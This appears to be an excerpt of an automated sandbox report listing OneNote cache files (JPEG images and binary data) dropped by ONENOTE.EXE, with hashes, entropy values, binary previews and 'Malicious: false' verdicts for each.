Preview:	2...>.....v.....0 .../.....j..>P.,...Y.....j..>P.,...Y.....l.qk..B.....LZ.....2...>.....B...v.....-.....v.....-..8.....l.....l.qk..B.....LZ....T....._.t. <..t.Gm...._.t.<..t.Gm.....l.qk..B.....LZ.l.....l.....l.....l.....l.t....l.....4..'..'.....j..>P.,...Y .....N...^...../.=.K.6B.d.W.....j..>P.,...Y...../.=.K.6B.d.W.....j..>P.,...Y.....j.e.....T... .....a..... .H.....z.....R.....!..7.....}.....W.i.n.g.d.i.n.g.s. .3.....Z4.....4../4.....p.....C.a.l.i.b.r.i..... .....z... ..$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000023.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	15740
Entropy (8bit):	6.0674556182683945
Encrypted:	false
SSDEEP:	192:Elv3GG8/OOs+GouFdxMlxjoPyerzkpuOo2vPMc62PaJseZC+BJoS/:EtNiwdxMlZoPhzkpuOo2PMc6rX8+B6+
MD5:	FFA5EC40DC9A0FD10EB9E6355142D6A6
SHA1:	3D3D6A7E086B3C610C08F1F3E3F883604F06F2A4
SHA-256:	D74C3973C8D1F7C77274691AFB1AA934940674341D7EEE563BE75E563281BDFD
SHA-512:	6FAF2A24D06E6008F3579C7CEC90C2887462BDF83FAD7372FBB74B8DE90340B580E9836F309B68A9794597A598F7DCDA661C9A58DA6D8187C69083B7A17C9CD 9
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1.....AQ..aq.g..8...."r....2.FG..#.E..7.Rb..Cc..D.v.B..3s..$d.%5Uu..&6fW'w.....!....1Aa...d..5e.6.q...Q..."2b.c..r3DE..BRs4U.#C.S.T..... .?...u.&0...cV.T.I...1..=4....Ce_.g.q.=F.M:>)...k..pm..h..=.....S....)Ja8x...b.).=5.q..0.....k.M.....1?-.G.b&.5..Ep.8t...'...R)..ta.F$bXO]tW.b.6#.t.XWN..ZW.....].....G....x&&f ..'L.....7...\...'.8...~`.sa.....X.....qo...SMk...'.V...i..hb.}&?/.k.:>l.^....>Y...<}...&.jY.Gn.MKejyV.....D.....gf.0....t.nw..XQ...H.B.....=8.UkR.....Hm..w..]...k ...#Z...F../.gjWvf.....w.aZ].2..5..^...VZv..._.7..a.|...:.B...,f.....~....m.;_.....-.e.y.w.[m.].bu.b.f+.E++\.....Y..7

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000024.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	3.759885810169427
Encrypted:	false
SSDEEP:	192:hsTdWT0rLmPDU2veXAc/XPRtAJyLm7JPSfm9m4XdF99FBsWcK9j:2xw0rKP7oAKXPRtsya7XfXdF/FBs
MD5:	0DA9DBF077C02110945731818F017698
SHA1:	4E4633F27EE1E7003FD8F01F2F2DA14A8D33BA11
SHA-256:	EB35EB19ECB7388D2D616F5857CF1C70ED554B729CDA4D0406854FA9AC93893F
SHA-512:	87A6CFCD5E05AA03A16F604BD1C6751B9C1E85DB881B8D47F60B99168D9B84BD0F7C306FC217BC0E6A0CDCE1E547D8540CE0422C71B6F5F1CEB1AF3EFD1BI 05C
Malicious:	false
Reputation:	unknown

Preview:	2...>...x.....v..... ..`!..2...>.....v.....@.....l.....l.qk..B.....LZzms.9...zms.u._.+ ...7q..zms.u._.+...7q..zms..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'..'.....s...Y...3. .`.....N...^.....3-t.N6gN.....l.qk..B.....LZ.....s...Y...3..`.....zms.....zms.....zms.....zm sj....zmsT.Q..zms.....zms..n..zmsH....zms..9..zms..V..zms.....Z4.....4../4.....p.....C.a.l.i.b.r.i.....zms.zms.zms..z...y.. x.. .....$... .....4...!..7!..7.....'zms%zms.zms..z...,4. .....$>.....4

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000025.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	55804
Entropy (8bit):	7.433623355028275
Encrypted:	false
SSDEEP:	1536:gVvci05lhVbfBcWvBLeynluexaWqzww/u5:gVUZhHDljaHww/u5
MD5:	4126992F65FE53D3E3E78F6B27FD49DC
SHA1:	BC0D76B69310DA9B909D3EE4CECBFE5F386BFB45
SHA-256:	3FBE3C1C238BD7DBC67F8CFF5F3BDDFD513C96A9851B9616477947D21DFF4B2E
SHA-512:	624853F5E56D224C8188F122B2C4724F867D4099E7FAAFB9C945BE7E2907900ADCF4AE97AB08909CF94E96FB6F381E3B6396D560D93EB2731E4E69CBFE628F1(
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!1...AQ.aq"2.....BR..8x..r#..9b....3....CS$.'.cs.....7Gw.(.4%5&..Wg.h.....tEVfv..H.....!1A..Qa.q...."2..u6....BRr.#...b..3s..d...7.Cc. $Tt..S4.5Ue..&..%.....?...,...8..{..S.y.N....%..q.8..H[5....o..xg.....)c(.eO.YO..._D..x.U.....%.S.r.r._.^..Su.h.Q.t.:.#?....x..B.S...Q.....oqF..%..8'.qx....%.2JKjF..{y.w0.*a.R Mb.c.Q{%....eW'..[IV..'ZW3...[...MN.....rO.:.....$.i..7....Vrrr...l.r..M..Qo..j....q.^...N...J.....%.J..)F...>$.....u.....o...+.....[...*..t....R}.I..R..S..GB..:.....).6_[^Xft...F.1.....zP.....# ....MG.T..Q.F.....)Fi../.I...,%.voEb.b.Z..V3..FT.}..[Z{....wd.z.e.....QwW(.).t..\..'....:)<W.<..&k...caRT.X(..K.....:f...]...q..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000026.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.711819419247323
Encrypted:	false
SSDEEP:	192:4sPAFJs9+e9lVEKSkuywqoyAwr25uHPbP/yXnCXyfTRtYco3j9ufuByJLc9SP+Z:tPYJs9+e9LEkwqoybyePbnMCYRtxohuq
MD5:	911D162FF663B6C6A800C29B733D3FF9
SHA1:	074804ED240628AC00D6A4B7210ABCCE928B232D
SHA-256:	76A77EC2A7337F632DFEB13A4B9A71A9375334815C25C6647A076ABB9DAD0B79
SHA-512:	2D45557D38DB9F7DEF4F04758892F99BC84CF17A9673B251690344B6DD31ED67228851BDB5305851A10D3E8687A1339B50023069DDFDE96EDAE6E252DA04A7A
Malicious:	false
Reputation:	unknown
Preview:	....>.....^...v...2...0 ...+.....>.....v...z...@....*.....l.....l.qk..B.....LZs.....s....K#.> ...h]..s....K#.>...h].%s....l.qk..B.....LZ.l....6iL.)N..x&..P...6.....l.....l.....l.t....l.....4..'..'.....d..7C.U Nk.....N...^.....h....#L.[Y.a@.C.....l.qk..B.....LZ.....d..7C.UNk.....s.....s.....s.....s ..j.N..s..T)...s.....s....f..s.....s.. .<..s.....s.. .....'s..8s....z...,4. ...."......$>.....4..''..7.....A.g.e.n.d.a.:.....Z4.....4../4.....p.....C. a.l.i.b.r.i.....s...s...s....z...y.. x.. ..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000027.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	41893
Entropy (8bit):	7.52654558351485
Encrypted:	false
SSDEEP:	768:pZvVQkUbOHxx3pvVmO5rsP5gUdXwFMuv53knzyncaXgRDqPU:pZkijV5wScXwFMYknzucaXgRyU
MD5:	F25427EFECFEE786D5A9F630726DD140
SHA1:	BC612A86FF985AB569ED1A1EA5FFC4FDB18FC605
SHA-256:	5A36960DF32817E8426BD40A88F88B04FB55B84BAEF60F1E71E0872217FDB134
SHA-512:	B102F34385196D630F198667E874F25ADBC737426FDAE0747EC799B33632E5DC92999C7C715DC84D904342738930267AB1709870BDAA842243E4C283FE5E1554
Malicious:	false
Reputation:	unknown

Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1AQ....aq....."....2...Xx..9BRr#.b3$..&..g.8....%F'G.(H.Ss..D5E..v..W..Cc.deu..7w.h.).....!.1....A..Qaq...Ttu.6..."R..5...2B..S... .bcs.Dd%&r3C...#$...Ue.....?..R...%.R...t.MQ*.l...v...V]..n...Zw....M....4..F.&&bb0.:]l.....ay.r<..3.l.Q^.....l54.N2.8..2s...w..r6.....[1Zh....O...9..>...B.....x]...r.\.\..v. .~....y.QT.3.....=....r..}.l.....o;....M..C1....w)...+o1f.]...MoA.E..s5..i.\....miGsy..m\.Zj....I'YU.\tU6La5v.>.K..m.]1.....k..0....</5v.V7lY.e.vV.+./[....f..u{....s.}.Rb.Z.....Y.6]..m.. ..V.\...Mr.=r...K...l..%..m^.....X.(..fG..[F*ly.jL.a4..vs..o.e..q.9km..w1.yg.....r_.*h.n..5i.-.{Y.l...<...'Or.s..Z...../JP.....\FV.S.....m

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000028.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.60000936291676
Encrypted:	false
SSDEEP:	192:/slzCLTMLp80XBXFF9zs/KLIOsdU9o5KGUqrqlOHTKkXPsG/0n+RtUimpPPW5Ikh:0r8MXFHg/K87U9i95rql+TZbM+Rt4pn2
MD5:	771D5154958FCEA24189F3EFD27C08DD
SHA1:	EA85916EA942B79517A3DE1724043E833F1F7538
SHA-256:	3B2AAE89252F1BE410847E17C84C0A037A684DE1D6FDD2F9DAEA8694FFE88C28
SHA-512:	8EEB1634DF618E8F762D19CDF40849434E9FB444FF90FE3AFA78F1B52F6622417196D29790C10491C470BA87011E31F043435BD1ADF6666BA67C6B33A7D14F30
Malicious:	false
Reputation:	unknown
Preview:	2...>.....,...v..... .. +..2...>.....|...v...H...@....*.....l.....l.qk..B.....LZ..G.....h .O.....h.O....l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'..'.....W&-.>j.....2.....N...^... .....%..4K..F0G./K.....V...x.....l.qk..B.....LZ.....W&-.>j.....2.....j.A...T.....r..... .7. ....Z4.....4../4.....p.....C.a.l.i.b.r.i.....z...y.. x.. .....$.....4...!..7!..7.....;....z...y.. x.. .....$.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000029.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	14177
Entropy (8bit):	5.705782002886174
Encrypted:	false
SSDEEP:	192:EbgGcV/hlvpfal7rgYa8S7auAxwfuSTmCSNoFQ6NO7L:EbgGcVnpwimnd38FdQL
MD5:	7CDCE7EEBF795998DA6CAC11D363291C
SHA1:	183B4CC25B50A80D3EC7CCE4BF445BCFBAA6F224
SHA-256:	DE35AF949D4F83E97EE22F817AFE2531CC4B59FF9EE6026DCA7ECEBC5CF2737F
SHA-512:	560FB15A9C12758D11BB40B742A6EAD755F15AD10D6C5DEBA67F7BC8A2AE67C860831914CBCBCDED9E6B2D1D5F26A636B9BCEF178151F70B4D027316F94F2 E1
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....d.d.....Ducky.....d.....Adobe.d.....d..... .....!.1..A....Qa".q..2.....&...B%6.'..R#3.$E.r457bS.DUFV.Wg(.....1...3.Q..2Rr....s.4.!Aq.S.aC5B$%.....?...n.Liq.}.{#....3/gg.1.M +..~ 3...q..+=..:.g.i1;P)7.....q..n.s"p...wx.....v.t.f;..L/..~....y.r[.r.....n.n3..6i..g..}../.....3..x.L.i?We..l.....~..<.;..6..o.....N.t.o6.l..~.....<...m.V...Q.7k.u./wq.t..;.l...}..{...>.L..3m..a....yd. .....6~.f..~Y..}+..<.[w..'-..?.v.7...v.u..4.....1];..u.MO.....s..p..ms.'.O-o...O.....m.k.e....)t....i>..E|....,iOyD|.{.....g.n...cu....=.....h.\.Q:?g/?.I.3._...t...d.n.0.%y....S.Q....S.&K.w ..&wY<....%.g.v.....$y..#,i;.=...t...I6..yO..o.d..w\k...~.....)..rK.....].u....N....e.s..kU.u..'}

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	4.68950203061267
Encrypted:	false
SSDEEP:	384:mO8g39XNLMuVJLPAkA/ifU0ULUB0vP98BBKsYgbbD1LPQd8GkXMRnnzuA13ZxRym:hpNh7xdgVgFiE8nFtpS3N2cPq3
MD5:	E59BDDAA2A2269AADE94D735021AE1B7
SHA1:	355DAD3D91521532F76B81EE5742B37450D2511B
SHA-256:	FC2831824A7FA4ED0738B1989336FBBC84C54142E03A8DB30365FFD15A8E3989
SHA-512:	DC99970753FB089E26DF78897AD074BA2FC3756D9C4DFDD42696328CF84E5C99F62FBB11A4556A8BB928E8F30E722800985A8BB571D642E12F679682D4AAA40
Malicious:	false
Reputation:	unknown

Preview:	n...n...~&.....%...&..... ..8@..0`..x.....n...n....&.....%...&..... ..8@..0`..8.....n...n...F&.....%..... ..8@..0`.....V&.....V&.....j ..2o.....o...Y..@...U2..?...%....cK..6x?....ST...0...exY..a.ST.e..F.#t./.H...)8e.....{.....{.....o..T"q...:q.T#?..m..T#...TB.T.j...:.T#B..I..T#.....T.... =.3T.n.....0.....e....4.....u.^s.Q.@.).~b.....(...@kO.....(..."...P.l.a.i.n. .a.n.d. .S.i.m.p.l.e...j...P.a.g.e.L.o.c.I.D...L.o.c.V.e.r...P.a.g.e.V.e.r.C.o.m.m.e.n.t.. .P.a.g.e.O.v.e.r.i.d.e...P.a.g.e.N.a.m.e...2...0.0.0.5.2...1.....0...U.n.t.i.t.l.e.d. .p.a.g.e.....=.3.....=.3....H.cW..1....B.....B....N.`...)..2...B.....t.....P...v...V&..o.....:q..m ....:...6(.....O.2.....~Z...c..,0...e...B4.$.....{p.....G...^...?@kO.....~*@.*t...vX.~..~*..ri.N....Rg.n..!.ri....(...w.K..6.....>...."..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002B.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.375600761331753
Encrypted:	false
SSDEEP:	48:ose+OFPYt5eLE8obXSM9uu7cjrdhSrlgItXdz1O9+r2ll:osAFQsE82XP9d72RAs5v2l
MD5:	3FFF548A8A851FC64E418528C84B006A
SHA1:	F49773082664DA1A13576E71030F10EDB3FE0200
SHA-256:	E2D822FA4205A523A983C853B8391BC2FF0DCB2B3CD994B5504855829DC080EB
SHA-512:	74DC342479DE2D3EB94D28AB01FB12FA6C3B234F29B32B197F75BEAC6324A43B97D9E9C4C33219346424E4E9B53C5FC935FF1B9ACB17E8EC2A6D6123B0F269D2
Malicious:	false
Reputation:	unknown
Preview:	2...>.....R...v...F.....2...>.....v...z.....I.....I.qk..B.....LZg.].....g.]k1.t.. `Py..g.]k1.t..`Py..g.]..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....mr....v..g.Q.. .@....N...^.....W..B.W.G.q.B.....f.....I.qk..B.....LZ.....mr....v..g.Q...@.....mr....v..g.Q...@.....g.]....g.]....g.]..... .....g.]j....g.]T.]..g.]..... g.]..B..g.]H....g.]..B..g.]..>.)g.].J.....;.....4...4...4..".....g.].g.].g.]..z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....g .]..... g.]....#g.].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002C.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 814x105, components 3
Category:	dropped
Size (bytes):	12654
Entropy (8bit):	7.745439197485533
Encrypted:	false
SSDEEP:	384:JheN2cq6MLu6MLGu54cHeNzhcmhcDu53eNE3UPkhrxvu:Ji2Wix7fzVsbE3Zm
MD5:	4BCCCDBB4273ECEBE216C84930A8D0B2
SHA1:	FFBF617787E27BC94D9BAF89F2FE34A2BD42794B
SHA-256:	474F9A8C25D5E21192315397EA995B1E11E2C1608157C6E0277688091BFD136A
SHA-512:	DAD73A8C0E293B88685C0C71EF15E0DC95EE39B7FC9F849DE5D634173FD9FA0AF0AA96742D9E94BE03556AA4A817D5001C95A6736EAD5D5DF03661876785EB74
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....H.H.....C.....C.....i.....E.....U....V...f..ASTc. .....de.1Qq...!Rb....Ca."r.....B.....b....Ra.....!Qc.....AS.1U.."C...2Bq...$#3%&.....?.....3.....~.....:..g..s"..... :..g..s"..ic..Vk.f.. :..f..h.....Vk.f.. :..f..h.. ...Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. ..0...Q_..X..V5E~..c..X...@u...cTW...0...Q_..;.m.....@w...Q.+....*.4W...IUFh....v...._..wn...dW....y._..v..E~...*...@wn...dW....y._...v..U..@wn ...d..{`;.|U.2g...*.3...:.0?ViN.z.@w...4.M.:m..`~..i7...q...I....J.`I...W..n..PQTiB...6....+..sj.*."...6....+..WA...x..A.....(.N6`..AD.q....'S...t.Q:.l.....f.]..N..0.. .u8..A.....,_W..Y...}.C. ..~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~.v..?U..^.r..}..Bep

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002D.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.32000285535145
Encrypted:	false
SSDEEP:	48:B6sQlrvI3SoatGMEp86aXo9ZZVclrdhSrHMztXkc9rDT9:Es5CN9EppaXo9ZZVgRAqN
MD5:	F6684BA3CEA3F63E3A3E92AC08BF7B07
SHA1:	BA586FDB9B4926539E99EC35F55129A82EC462BA
SHA-256:	6F757CE229A3EEDF4A39F856E9345889C7206F1869C71D063A7797724FB194FE
SHA-512:	AE50D359967A3B4703DD75039776F052D6A7E2D16F4F49D253A73770B3F10F3489609095AA5202076E09444040DFF36E94F515FA1C9705BCB80CAFD0CB808097
Malicious:	false
Reputation:	unknown

Preview:	2...>.....R...v...F.....2...>.....v...z.....H...[..l.....l.qk..B.....LZ.....H...[.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'..'.....R##V....?P...ao3....N...^.....F.y<j.G.....El.....f.....l.qk..B.....LZ.....R##V....?P...ao3.....R##V....?P...ao3.....j.....T.]..... .....B.....H.....B.....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002E.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 728x77, components 3
Category:	dropped
Size (bytes):	2695
Entropy (8bit):	7.434963358385164
Encrypted:	false
SSDEEP:	48:N9YMsguOZgKAz2vcaQU4R8r4BU0/Rc4nbIQdsohw13ZmFLY6KsVvMdBL2mr:/hsEgNz2v5T/rQC67SoWniHK4EdBH
MD5:	B23DE98D5B4AFC269ED7EBFDDECE9716
SHA1:	10AF507A8079293A9AE0E3B96CF63A949B4588AA
SHA-256:	646586CB71742A2369A529876B41AF6A472C35CC508D1AE5D8395D55784814F2
SHA-512:	BBACBE205EC0A4F4E3AB7E2B1DEE36FCF087DDF77C7D18B53AEA4B15984A47C64E19F9B8D8FA568620619CEA0361D94FE7ABEA6E502EC6ECAEFE957F42ED7EE8
Malicious:	false
Reputation:	unknown
Preview:	.....JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....M...."..... .....1....!ABQRq.2a."CbS.....Qa1A.....?....{.....i.....l..-D.q.~..\|cS.S...R\..d.8,!.....]f$....Q..di.;~5.....vj... ...MqCe..=.*.f^..=.}.Cm]qCd..s=..u.e..v..t'.,.....S.s..N...>.d4'.,..k...N...d..9....G...y....6J.Y.l.{Vf...^B..i.3.z....:5W#4@.S\fj.%..Mb.5.v.5.....S.E..#.v.I.....l.....m..H....D..|.Y|...W. Wf..o..U.0.E..@.T.....'.S../...Z.....!J..1K..rl...T.f.>.+.N..o.....\..^u.....e..q.qK.GXP..-...F8".;5J...]Y.....j.a.,R.....J.N.....z}<qu..J.)`.}X:..}.....B...[. .....,B.).b.....(Y.O....c\.o.e&.W.#Bo..N|..N8.#J.>1D.1..b.&....q.#..UT%,.d.....m&..^...VXA..b.nbTV~.....^.....q..#./.l..=Q..=..Y.*.lb...VZ+.....Y.....'.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002F.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.343966029055098
Encrypted:	false
SSDEEP:	48:8lsEpU1w49BtxUQE/E4KXXzfg995Bdc1rdhSr73+ytXY89HrqS/1:8lsZ1w4zxE/xKXXU95Bd4RA7nt2i
MD5:	AE19A788E5029622CA8F31E556EE8C1D
SHA1:	E36AA684818A910A90F0D40D224C0077352E18A0
SHA-256:	6C915F02283435E39316CC680243C6307F8C884B2C89D1A0EF6450BF60F6FEC0
SHA-512:	5392267589B0A4C60BC85A6DA54FEF8BB7B31A6B02DF37EA6A3AF1CD851671E91868CDDA2C9D7558156C7E30F71F0ECE26E4896F0B743ABD21A246C53D3691A1
Malicious:	false
Reputation:	unknown
Preview:	2...>.....R...v...F.....2...>.....v...z.....l.....l.qk..B.....LZ.....>....Q...\....>. ...Q...\....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....ZL+..8l3....<....N...^..... .....}_.&..L.....f.....l.qk..B.....LZ.....ZL+..8l3....<.....ZL+..8l3....<.....j.....T.].....B....H.....B .....>.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002G.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 69x630, components 3
Category:	dropped
Size (bytes):	11040
Entropy (8bit):	7.929583162638891
Encrypted:	false
SSDEEP:	192:u99+91V42ho91V42ho91V42ho91V4235z9pUkDCyixxo4PS6b8tEy3BcWWhhSy0b:ubKD4/D4/D4/D4uzX38u4PNYJ2zhhmb
MD5:	02775A1E41CF53AC771D820003903913
SHA1:	2951A94A05ECF65E86D44C3C663B9B44BAD2BC9D
SHA-256:	83245F217DEAE4A4143B565E13C045DBB32A9063E8C6B2E43BB15CD76C5F9219
SHA-512:	5A1FCC24BDD5EE16BC2C9BACF45BCECF35ED895EAC22D2C4EE99C1B7E79C8E8B9E5186E3D026BA08FF70E08113F0A88FBF5E61C57AF4F3EA9BA80CE9F33410E9
Malicious:	false
Reputation:	unknown

Preview:	......JFIF.....H.H.....C.....C.....v.E.....S.....A a..!12Qqw.....3568rv....."....4Btu.....#Rs.(W..bg.....D.....1..2.!4Aqrs....Qa.....t..."3BRb....#.$S.Cc.....?...K/h._+.N6.-.a...5...;.r....,... 0B.s(..zp..4.%r|q..E.Q^.../...C.R..?u.q8XN.>.e..:..gJ...._.n>.70G,..(.....3b.&.5m...Q../...7Ie..k....e.l6..&..`Gt.P.Y^r...=..Y.e...N.B...O.#..J+.....u.V;G.'.....V.]8..C.].....E... ..c..w&IX..f..\T.J?...F,,..m|..93.....,.....+.R..WG...%.....(@....p].iEz<.8.^...J.h.....a8P.1.....(z..y~.....H.Z^.>..<.....L.k..IG...R.(.%..m....&u...B|.....@]ey.W.J...!d..R.8...[..>8.... (.G.....!.)X...../..F2.Z.t..Aw./..Z..#..i.kK.....b.i...qR.(....RE.....O.XP.#..(...9J..]...,.2.[w....KrW'...tY.....{~.:.+..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002H.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.473684280079279
Encrypted:	false
SSDEEP:	48:CsVld9wdYRRUCnTtUEP3F7PZX29f2rJcp7rdHrzUtXWRuxHIvUhn:CswgSkTWEP3FLZX29uN8RLAWvU
MD5:	B3A68A9151032ED1CDB88C1803282FB6
SHA1:	7D798CA29C59D301784F4DA9722A84606C62BFD7
SHA-256:	A59E37019ED6CBE056C6B5C80467D097741AACF434FE4B2CDEC4188AB40C6682
SHA-512:	BE6CF5A481B9FE32D9259D7E725527EEB86C9BD3242C3F19F7C50368C812BA18FE0A391CAF59AAA89BC204051B102B8899F7B1134A70D4DE10959D617E36D77 B
Malicious:	false
Reputation:	unknown
Preview:	2...>.....p...v...d.....?....?.....2...>...L.....v.....I.....I.qk..B.....LZ.....X.4...F. m....X.4...F.m.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....n..1W....|.....N...^... .....HV...C.....q.....Z..... ....I.qk..B.....LZ.....n..1W....|.....n..1W....|.....j.....T%c.....G..... H.....>..... .3.....;.....4...4...4.."..... z...y.. x.. .....$.....4...(..7(..7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002I.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 105x441, components 3
Category:	dropped
Size (bytes):	2268
Entropy (8bit):	7.384274251000273
Encrypted:	false
SSDEEP:	48:N9YMn9H5gXlM26vroVXWxyNnl1LmLR+rn4FOeewGhDbby:/h9SlMdgm09ll8R2/rby
MD5:	09A7AE94AA8E517298A9618A13D6E0E2
SHA1:	FA5181A7414BA32F816BF0C4278EC20C615E8B1A
SHA-256:	3C68C7EE798E62A4A99C740153F3980D7DF029605C843410942C7F85E794823B
SHA-512:	074E9A2BE2039D0AFEAD360157550B934FABD0CB86B5AF476C1FBC885EE60331F5A68EAF70BF76E23C8248A20FB900346839F4AA8892370B5889E64948DCC6E 2
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222.....i.."..... .....3.....!.A..1Q."q.2BRa.b...#$..... .....!12AqQ.....?..D.z.4....;....7...3.t<!..d.O.....+O+.;.z6.4cz7E.....U.Z)-..@..y..... ....}(W...<.xv/...5.ew.....yN....n.Tk.Tm.Ty.vA=...T..U....h...e.8.5%....'.....e^.....L.g.$.~e..O.._..... .F`.....xnL.<.....]jfv...}..\G..c.....-%...#.C.\|.].`..^..W..c..B..5D.QSTaZ.5A =....BU..z%.4.h.6..=..U...W.$..I...7.:.....IPQT_...~..i..x....~.|.|.n.J..TV.21.Tg.....j.z!+.-.....\"j.j...)*..TT....\"....T.Tc.**j.....j.z!*.h...&.&..&..e.%..TksTW%G .?".|+$..c._9..[x...TU.....i~X..#'.qm?ttO.....}*.i...q.....9..r..?..W..d.w...f;..q...tZh..0.....2.....OD%Q-.....$.....56.K.O...y._..*_C.k..p9.p..O..vu...'.....0v

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002J.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 76x97, components 3
Category:	dropped
Size (bytes):	784
Entropy (8bit):	6.962539208465222
Encrypted:	false
SSDEEP:	12:869YM8fij0W/xfuCp7ovv1bidiMn3bGi6AETQcdH8SADjoZgV6v9jUEvS3/g:N9YMWeI424diMn3yinsQeHvADu9QEvJ
MD5:	14105A831FE32590E52C2E2E41879624
SHA1:	078FA63FC7DB5830E9059DF02D56882240429D90
SHA-256:	D0A3A1C3CD63C4023FE5716CBE2C211307D0E277E444D9EF76C7FC097A845FD4
SHA-512:	8FC0ED24E8EC14C46EA523D9265DE28F85C5FC57AA54AD5B9CA162E95F79221E2AD3DD67D1293CF756B67F3D3DECAE122254134EA8D4D00DDED02114B5383 47
Malicious:	false
Reputation:	unknown

